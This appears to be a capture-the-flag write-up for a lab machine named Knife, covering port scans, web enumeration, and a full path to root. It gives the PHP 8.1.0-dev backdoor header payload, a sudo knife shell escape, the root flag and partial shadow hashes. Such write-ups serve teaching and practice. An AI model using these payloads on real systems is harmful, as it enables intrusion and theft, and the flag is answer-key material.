Nmap

Port	Service	Description
22	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
80	HTTP	Apache httpd 2.4.41 ((Ubuntu))

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```
# Nmap 7.91 scan initiated Fri Aug 27 21:51:51 2021 as: nmap -sC -sV -vvv -
p22,80 -oN nmap/Full 10.10.10.242
Nmap scan report for 10.10.10.242
Host is up, received echo-reply ttl 63 (0.057s latency).
Scanned at 2021-08-27 21:51:52 EDT for 8s

PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu
Linux; protocol 2.0)
| ssh-hostkey:
|   3072 be:54:9c:a3:67:c3:15:c3:64:71:7f:6a:53:4a:4c:21 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQCjEtN3+WZzlvu54zya9Q+D0d/jwjZT2jYFKwHe0icY7plEWSAqb

|   256 bf:8a:3f:d4:06:e9:2e:87:4e:c9:7e:ab:22:0e:c0:ee (ECDSA)
| ecdsa-sha2-nistp256
```


```
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBGKC3ouVMP1/5R2Fsr5b0uUQGDrAa

|   256 1a:de:a1:cc:37:ce:53:bb:1b:fb:2b:0b:ad:b3:f6:84 (ED25519)
|_ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIJbkxEqMn++HZ2uEvM0lDZy+TB8B8IAeWRBEu3a34YIb
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title:  Emergent Medical Idea
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Fri Aug 27 21:52:00 2021 -- 1 IP address (1 host up) scanned in
8.72 seconds
```

Masscan

`sudo masscan -pU:1-65535 $IP --rate=1000 -e tun0`

nothing

Web Enumeration (Port 80)



About EMA / Patients / Hospitals / Providers / E-MSO

At EMA we're taking care to a whole new level . . .

Taking care of our hospitals.

Burpsuite

```
...[snip]...
X-Powered-By: PHP/8.1.0-dev
...[snip]...
```

Exploit

[Version Backdoored]()

```
User-Agentt: zerodiumsystem('ls -al');
```

James - Enumeration

Linpeas

```
╔══════════╣ Checking 'sudo -l', /etc/sudoers, and /etc/sudoers.d
╚ https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
Matching Defaults entries for james on knife:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/sr


User james may run the following commands on knife:
    (root) NOPASSWD: /usr/bin/knife
```

GTFO bins

```
sudo knife exec -E 'exec "/bin/sh"'
```

root

id,uname

```
# id
uid=0(root) gid=0(root) groups=0(root)
# whoami
root
# uname -a
Linux knife 5.4.0-80-generic #90-Ubuntu SMP Fri Jul 9 22:49:44 UTC 2021 x86_64
x86_64 x86_64 GNU/Linux
```

root.txt

```
# cat root.txt
6e03e29b5fb20997f02bb7490234a1a6
```

/etc/shadow

```
root:$6$LCKz7Uz/FuWPPJ6o$LaOquetpLJIhOzr7YwJzFPX4NdDDHokHtUz.k4S1.CY7D/ECYVfP4Q5e

...[snip]...
james:$6$S4BgtW0nZi/8w.C0$pREFaCmQmAue0cm6eTgvF.vFdhsIdTr5q6PdrMVNCw4hc7TmlSqAcgM

...[snip]...
```